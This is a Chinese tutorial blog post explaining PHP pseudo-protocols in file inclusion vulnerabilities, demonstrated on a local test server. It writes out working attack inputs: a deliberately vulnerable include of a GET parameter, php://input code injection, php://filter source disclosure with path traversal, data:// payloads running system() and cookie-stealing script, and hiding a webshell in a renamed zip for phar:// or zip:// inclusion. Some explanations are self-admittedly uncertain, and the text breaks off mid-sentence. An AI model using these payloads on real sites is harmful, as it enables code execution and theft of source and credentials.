文件包含支持的伪协议

三月樱
已于 2022-05-16 10:23:43 修改 阅读量6k 收藏 48 点赞数 4

分类专栏： Web漏洞 文章标签： php web安全

文件包含支持的伪协议

一、什么是伪协议?

PHP官方文档

- 伪协议： 带有URL 风格的封装协议。

- PHP 带有很多内置 URL 风格的封装协议，可用于类似 fopen()、 copy()、 file_exists() 和 filesize() 的文件系统函数。 除了这些封装协议，还能通过 stream_wrapper_register() 来注册自定义的封装协议。
- 封装：是php面向对象的其中一个特性，将多个可重复使用的函数封装到一个类里面，在使用时直接实例化该类的某一个方法，获得需要的数据。

> file:// — 访问本地文件系统
> http:// — 访问 HTTP(s) 网址
> ftp:// — 访问 FTP(s) URLs
> php:// — 访问各个输入/输出流（I/O streams）
> zlib:// — 压缩流
> data:// — 数据（RFC 2397）
> glob:// — 查找匹配的文件路径模式
> phar:// — PHP 归档
> ssh2:// — 安全外壳协议 2
> rar:// — RAR
> ogg:// — 音频流
> expect:// — 处理交互式的流

二、文件包含支持的伪协议用法

描述之前，我们先把php.ini的allow_url_fopen 和allow_url_include设置为On。以便对这些伪协议进行分析。

1、php://

php:// — 访问各个输入/输出流（I/O streams）

1.1 php://input

php://input：访问请求的原始数据的只读流。
注：当enctype=”multipart/form-data”时，php://input是无效的。

```
1 示例：
```

include会把参数'info'当作文件执行

1.php - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)


```
<?php
        include($_GET['info']);

?>
```


正常情况下，除非输入的参数刚好是这个目录下的某个文件，

比如我有个名为alert.php的文件

```
?info=alert.php
```



否则就会报错

```
127.0.0.1/1.php?info=a.php
```

(a.php): failed to open stream: No such file or directory in **D:\phpstudy_pro\WWW\feng\1.php** on line **2**

(): Failed opening 'a.php' for inclusion (include_path='.;C:\php\pear') in **D:\phpstudy_pro\WWW\feng\1.php** on line

现在我们利用php://input协议

127.0.0.1/1.php?info=php://input

截取数据包

在最后面，我们加入要执行的代码 `<?php echo phpinfo(); ?>`

这里输入的实际上就是请求的数据，然后它被当作代码执行了。

```
GET /1.php?info=php://input HTTP/1.1
Host: 127.0.0.1
Cache-Control: max-age=0
sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="101"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.54 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

<?php echo phpinfo(); ?>
```


放包

.0.0.1/1.php?info=php://input

PHP Version 7.3.4

System	Windows NT LAPTOP-E1BFC49T 10.0 build 19042 (Windows 10) AMD64
Build Date	Apr 2 2019 21:50:57
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x64
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"

扩展

这里有道关于php://input的ctf题，我们提取部分代码进行分析。

链接

简单的代码示例：


file_get_contens($data):将文件内容以字符串形式输出

2.php - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
<?php
        $data=$_GET['data'];
        $a = file_get_contents($data);
        echo "data:".$a;
        echo "<br>";
        if ($a==="xxx"){
        echo "return is true";
        }else{
        echo "return is false";
        }
?>
```


这里的data被当作文件读取，而实际上，后台并不能找到名为"a"的这个文件，所以会报错。




利用php://input绕过

1 现在我们输入的值为空，返回false

用burpsite进行抓包，在最后面输入我们要传进去的值“xxx”（因为根据源代码，只有data为xxx时，才会返回true）

放包



这个时候，后台得到的数据应该是这样子的

```php
<?php
        $a = file_get_contents("php://input")."xxx";
        echo "data:".$a;
        echo "<br>";
        if ($a==="xxx"){
        echo "return is true";
        }else{
        echo "return is false";
        }
?>
```



```
data:xxx
return is true
```


若是修改参数

```php
<?php
        $a = file_get_contents("a")."xxx";
        echo "data:".$a;
        echo "<br>";
        if ($a==="xxx"){
        echo "return is true";
        }else{
        echo "return is false";
```


则会发生和最初一样的报错，文件不存在

Warning: file_get_contents(a): failed to open stream: No such
data:xxx
return is true

也就是说， `file_get_contents("php://input")` 能够获取请求原始数据流。
按照函数的检测逻辑，"php://input"被当作了空的文件来读取，输出的自然也是空字符串。然后，当我们在burpsite上抓包，POST中输入data的时候，后台看见的代码应该是 `$a =".$data`
但是具体是否如此我也不太清楚，网上并没有找到准确的答案。
像这样的：


```php
<?php
$homepage = file_get_contents('http://www.example.com/');
echo $homepage;
?>
```


这样子也可以

```php
<?php

        $f=file_get_contents("php://filter/read=convert.base64-encode/resource=b.php");
        echo $f;

?>
```



请将要加密或解密的内容复制到以下区域

```
<?php
    echo "aaa";
?>
```


CSDN @枫落雨

经过测试，我发现还有其他一些php伪协议也可以被file_get_contents执行，例如：
php://stdout,php://stdin,php://stderr
php://output,php://memory,php://temp


1.2 php://output

- php://output 只写的数据流
- php://output允许你以 print 和 echo 一样的方式写入到输出缓冲区。


示例：



内容并没有被写入。因为php://input是只读流



换成php://output,只写的数据流




所谓缓冲区就是，临时存放数据的地方。当我们重新访问时，它就会刷新；
当我们修改文件中的内容时，它也会刷新自己的内容。像这里的 $f 实际上并没有被创建到相对路径下，而是被放置在缓冲区。

1.3 php://filter

- php://filter是一种元封装器，是PHP中特有的协议流，设计用于数据流打开时的筛选过滤应用，作用是作为一个“中间流”来处理其他流。
- php://filter目标使用以下的参数作为它路径的一部分。复合过滤链能够在一个路径上指定。

名称	描述	备注
resource=<要过滤的数据流>	指定了你要筛选过滤的数据流。	必选
read=<读链的筛选列表>	可以设定一个或多个过滤器名称，以管道符分隔	可选
write=<写链的筛选列表>	可以设定一个或多个过滤器名称，以管道符分隔。	可选
<；两个链的筛选列表>	任何没有以 read= 或 write= 作前缀 的筛选器列表会视情况应用于读或写链。	

```
page=php://filter/read=convert.base64-encode/resource=../../../../../../phpstudy_pro\WWW\feng\php_output.php
```



得到：

```
PD9waHANCgkNCgkkZj1mb3BlbigicGhwOi8vb3V0cHV0IiwiYSIpOw0KCWZ3cml0ZSgkZiwidGhpcyBpcyBhIHNlbnRlbmNlIik7DQoJZmNsb3NlKCRmKTsNCj8+
```

进行base64解码

```
<?php

        $f=fopen("php://output","a");
        fwrite($f,"this is a sentence");
        fclose($f);
?>
```

CSDN @枫落雨

但是如果是有中文的文件，就不好读取了。base64对中文支持并不友好，需要对中文进行编码之后再转base64。这里我就不尝试了。读取的文件都是非中文的。

> php://filter可用于读取包含有敏感信息的PHP等源文件，使用 base64加密 是了防止被浏览器当作XML语言解析，导致出错。

1.4 其它php://伪协议


php://stdin, php://stdout 和 php://stderr


- php://stdin是只读的协议， php://stdout和php ://stderr 是只写的协议


php://stdin、php://stdout 和 php://stderr
允许直接访问 PHP 进程相应的输入或者输出流。
数据流引用了复制的文件描述符，所以如果你打开
php://stdin 并在之后关了它， 仅是关闭了复制品，
真正被引用的 STDIN 并不受影响。 注意 PHP 在这
方面的行为有很多 BUG 直到 PHP 5.2.1。 推荐你
简单使用常量 STDIN、 STDOUT 和 STDERR 来
代替手工打开这些封装器。

2、file://

- 常用于读取本地文件

> 示例：
>
> 
>





3、data://

- data://伪协议，是数据流封装器，和php://相似，都是利用了流的概念，将原本的include的文件流重定向到了用户可控制的输入流中，简单来说就是执行文件的包含方法包含了你的输入流，通过包含你输入的payload来实现目的。

格式： `?file=data://text/plain,payload ?>`


例1：

```
?page=data://text/plain,<script>alert(document.cookie)</script>
```

/?page=data://text/plain,<script>alert(document.cookie)</script>

例2：


```
?page=data://text/plain,<?php system("ping 127.0.0.1");?>
```



例3：

如果对特殊字符进行了过滤，可以通过base64编码后再输入


```
?page=data://text/plain;base64,PD9waHAgZWNobyBwaHBpbmZvKCk7Pz4=
```



4、phar://

- php解压缩包的一个函数，不管后缀是什么，都当作压缩包来解压。
- 格式：

```
?file=phar://压缩包名/内部文件名
例：phar://x.zip/x.php
步骤：写一个一句话木马shell.php，然后用zip协议压缩为shell.zip，
再将后缀改为png等其他格式
```



注：php 版本大于等于5.3.0，压缩包需要是zip协议压缩，rar不行，将 木马 文件压缩后，改为其他任意格式的文件都可以正常使用。

5、zip://

zip://伪协议


zip伪协议和phar协议类似，但是用法不一样。

用法：?file=zip://[压缩文件绝对路径]#[压缩文件内的子文件名] zip://xxx.png#shell.php


条件： PHP > =5.3.0，注意在windows下测试要5.3.0<PHP<5.4 才

可以 #在浏览器中要编码为%23，否则浏览器默认不会传输特殊字符


源代码：




压缩（zip）




为了验证zip函数可以将任意文件当作压缩包来解压，我们修改后缀为bb.txt



访问(绝对路径)



这里貌似可以直接访问本地文件（但是phar不能）



1 更多的协议与相关测试，以后有时间再补充

三、总结

- 文件包含的主要函数有：include()、require()、include_once()、require_once()等。
- 文件包含支持的伪协议主要有：php://input、php://filter、data://、phar://、zip://等
- 伪协议在文件包含漏洞上的使用能够帮助